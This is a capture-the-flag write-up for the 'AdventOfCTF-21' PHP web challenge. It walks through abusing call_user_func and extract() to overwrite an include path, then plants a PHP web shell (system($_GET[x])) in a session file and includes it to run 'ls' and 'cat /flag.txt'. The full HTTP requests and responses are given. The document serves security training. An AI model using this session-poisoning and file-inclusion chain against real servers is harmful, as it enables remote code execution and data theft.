

AdventOfCTF-21

Challenge

17 Solves

×

21

2100

web

We are testing a new mechanism to filter out malicious content from URLs. This application is the test page for this feature. I hope it works, these hackers are very active!

The flag is in /flag.txt

Visit <https://21.adventofctf.com> to start the challenge.

Flag

Submit

We are presented with this page:

Advent of CTF 21

Your daily dose of CTF for December

Are you worthy?

```
<?php
error_reporting(0);

ini_set('display_errors', 0);
ini_set('open_basedir', '/var/www/html:/tmp');

# Make sure no evil things are passed in the URL
$file = 'filters.php';
$func = isset($_GET['function'])?$_GET['function']:'filters';
call_user_func($func,$_GET);
include($file);

# Save the name for later
session_start();
if ($_POST["name"]){
    $_SESSION["name"] = $_POST["name"];
}

header("Location: /index.php");
exit();
?>
```

Here is the code:

```
<?php
error_reporting(0);

ini_set('display_errors', 0);
ini_set('open_basedir', '/var/www/html:/tmp');


# Make sure no evil things are passed in the URL
$file = 'filters.php';
$func = isset($_GET['function'])?$_GET['function']:'filters';
call_user_func($func,$_GET);
include($file);


# Save the name for later
session_start();
if ($_POST["name"]){
    $_SESSION["name"] = $_POST["name"];
}

header("Location: /index.php");
exit();
?>
```

To understand this code we need first to understand what call_user_func does.

call_user_func

 <https://www.php.net/manual/en/function.call-user-func.php>



So it calls the function we give it as parameter and supplied the \$_GET variable as argument for the function called.

Then looking online I've found a very writeup for a very similar challenge.

XCTF Final 2018 Web Writeup (Bestphp与PUBG详解) - 先知社区

这道题提供index.php源码 index.php 从index.php可以看出\$_GET['function']和\$_SESSION['name'] = \$_POST['name'] 可控 其中 call_user_func(\$func,\$_GET);回调函数可利用 而且 include(\$file); 调用了文件包含 所以, 可以调用变量覆盖函数, 覆盖掉\$file, 从而引入文件包含 payload: http://10.99.99.16/?

 <https://xz.aliyun.com/t/3174>

In the writeup is used the extract function to overwrite the \$file variable and include another file.


With the following request we can include the filters.php page and see what is in there.

```
POST /get_flag.php?function=extract&file=php://filter/convert.base64-encode/resource=
filters.php HTTP/1.1
Host: 21.adventofctf.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefo
x/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Origin: https://21.adventofctf.com
Connection: close
Referer: https://21.adventofctf.com/index.php
Cookie: PHPSESSID=55c74fee365205a1ddb6246dfe2522ea
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

name=
```



This was the filter that was blocking all of our code injection attempts:




Anyway that is not very useful for the challenge since we already know how to bypass it.

Now we send the following request to change the path of the directory where sessions are stored.

```
POST /index.php?function=session_start&save_path=/tmp HTTP/1.1
Host: 10.99.99.16
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=a9tvfth9lfqabt9us85t3b07s1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 113

name=<?php echo "aaa";system($_GET[x]);?>
```



Notice that i've url encoded the name!

Let's check if we have code execution by sending this request.

```
POST /get_flag.php?function=extract&file=/tmp/sess_55c74fee365205a1ddb6246dfe2522ea&x=ls HTTP/1.1
Host: 21.adventofctf.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Origin: https://21.adventofctf.com
Connection: close
Referer: https://21.adventofctf.com/index.php
Cookie: PHPSESSID=55c74fee365205a1ddb6246dfe2522ea
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

name=
```



The screenshot displays the network activity in a web browser's developer tools. The 'Request' tab on the left shows a POST request to `/get_flag.php?function=extract&file=/tmp/sess_55c74fee365205a1ddb6246dfe2522ea&x=ls`. The 'Response' tab on the right shows an HTTP 200 OK status from the server. The response body lists several files and directories: `name[s:36:aaaaerror_pages`, `favicon.ico`, `filters.php`, `get_flag.php`, `index.php`, `logo.png`, and `style.css`.

Great. Now with this request we can get the flag

```
POST /get_flag.php?function=extract&file=/tmp/sess_55c74fee365205a1ddb6246dfe2522ea&x=cat+/flag.txt HTTP/1.1
Host: 21.adventofctf.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Origin: https://21.adventofctf.com
Connection: close
Referer: https://21.adventofctf.com/index.php
Cookie: PHPSESSID=55c74fee365205a1ddb6246dfe2522ea
Upgrade-Insecure-Requests: 1
```

DNT: 1
Sec-GPC: 1

name=

Request

```
1 POST /get_flag.php?function=extract&file=/tmp/sess_55c74fee365205a1ddb6246dfe2522ea&x=
2 cat+/flag.txt HTTP/1.1
3 Host: 21.adventofctf.com
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 5
10 Origin: https://21.adventofctf.com
11 Connection: close
12 Referer: https://21.adventofctf.com/index.php
13 Cookie: PHPSESSID=55c74fee365205a1ddb6246dfe2522ea
14 Upgrade-Insecure-Requests: 1
15 DNT: 1
16 Sec-GPC: 1
17 name=
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 21 Dec 2020 13:56:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 Vary: Accept-Encoding
8 Content-Length: 52
9
10 name|s:36:"aaaNOVI(extract_1s_ev1l_on_us3r_inpu7)
11 ";
```

Flag: NOVI{extract_1s_ev1l_on_us3r_inpu7}

